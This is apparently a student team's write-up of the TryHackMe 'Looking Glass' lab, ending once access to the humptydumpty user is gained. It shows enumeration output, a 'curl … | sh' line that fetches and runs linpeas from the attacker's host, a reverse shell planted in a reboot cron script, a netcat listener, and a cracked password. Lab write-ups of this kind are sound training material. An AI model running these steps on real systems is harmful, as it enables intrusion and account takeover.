PSP0201 PENTEST 1 ROOM: LOOKING GLASS WRITE-UP

GROUP NAME : PELITA

ID	Name	Role
1211102057	Muhammad Syahir Nazreen Bin Abdul Hamid	Leader
1211101935	Mohamed Imran Bin Mohamed Yunus	Member
1211103220	Muhammad Firzan Ruzain Bin Firdus	Member
1211102060	Farris Aiman Bin Mohd Harris	Member

LOOKING GLASS


Step: Recon and Enumeration

Members Involved: Imran
Tools used: Kali, Nmap
Thought Process and Methodology and Attempts:


Used nmap to scan the ports.

- -sC to run default scripts
- -sV to enumerate applications versions


Found more then 1000 ports open.




While, trying to connect with the SSH servers, some port responded **Higher**, example port 10000. Meanwhile, some port responded **Lower**, example 9500. Tested all port with the clue given (higher and lower), by cutting it down to half based on the clue, we can get the correct port.




The correct port is 9805(it will be different for everyone). After getting it, some kind of poem is displayed. By the look of it it could be a hash.




At the bottom of the poem it ask to enter a secret? The secret might be inside the hash. Lets decode it.




Decoding the hash on website https://guballa.de/vigenere-solver/ . Setting the key length 15-20.



The result from decoding. It shows the secret.




After putting in the secret code in the displayed poem, we get the user and the password. (NOTE: the password is different for everyone or may change when the service is diconnected or closed.)




Step: Initial Foothold

Members Involved: Farris
Tools used: Kali, netcat
Thought Process and Methodology and Attempts:


Logged in as jabberwock using the given password. Confirmed it with command 'whoami'



Listed files contained inside. Found 2 txt files and 1 reverse shell file.



Read both txt files. The User.txt shows the flag. using the command **'cat user.txt | rev'** it helped reverse the flag.



Took a look at the passwd file, it shows there are few more users. (refer to the last 5 lines from the screenshot)

```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
```

We can see that from sudo -l, we can reboot.
Also by running crontab, we found out by rebooting the bash script twasBrillig.sh will run.
So from this we can get into the user by putting our reverse shell into the script file.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```

Step: Horizontal Privilege Escalation

Members Involved: Firzan
Tools used: Kali, netcat, linpeas.sh, python http.server module, curl
Thought Process and Methodology and Attempts:


By using python http.server module we can transfer the tool linpeas.sh to the victim machine

- the http.server is set up on host machine
- by using curl command we can download the file from the host machine


```
┌──(1211103220㉿kali)-[~]
└─$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.252.217 - - [26/Jul/2022 03:20:09] code 404, message File not found
10.10.252.217 - - [26/Jul/2022 03:20:09] "GET /linpeas.sh HTTP/1.1" 404 -
10.10.252.217 - - [26/Jul/2022 03:23:25] "GET /linpeas.sh HTTP/1.1" 200 -
```


```
jabberwock@looking-glass:~$ curl 10.8.93.181/linpeas.sh | sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0  747k    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
```

- By running the linpeas.sh script we can get the ways and information on how to get into root.
- From this run we can see that there is a bash script that is set to run when the system reboot.
- This bash script can be used as a reverse shell to get into the user tweeledum.



- By modifying the **twasBrillig.sh** file with **reverse shell script** generated by using https://www.revshells.com/ we can start the **netcat listener** in our host machine.
- By **rebooting** our machine we can run the bash script that we have modified and run the reverse shell script and gain access to the user **tweeledum**.







- From the user tweeledum we can find there is a file call humptydumpty.txt containing number of hashes. We can crack this by using crackstation.net.
- We can recognize that the last line cannot be cracked as this line is not a hash.
- We can decode this from hex using the Cyberchef tool.

```
┌──(1211101935㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.18.39.179] from (UNKNOWN) [10.10.53.218] 58130
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ whoami
tweedledum
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
$ cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$
```





From this we can get the password is **zyxwvutsrqponmlk**

Lastly, we can log into the user **humptydumpty** with the password that we have cracked.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$ cd
cd
humptydumpty@looking-glass:~$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
humptydumpty@looking-glass:~$
```

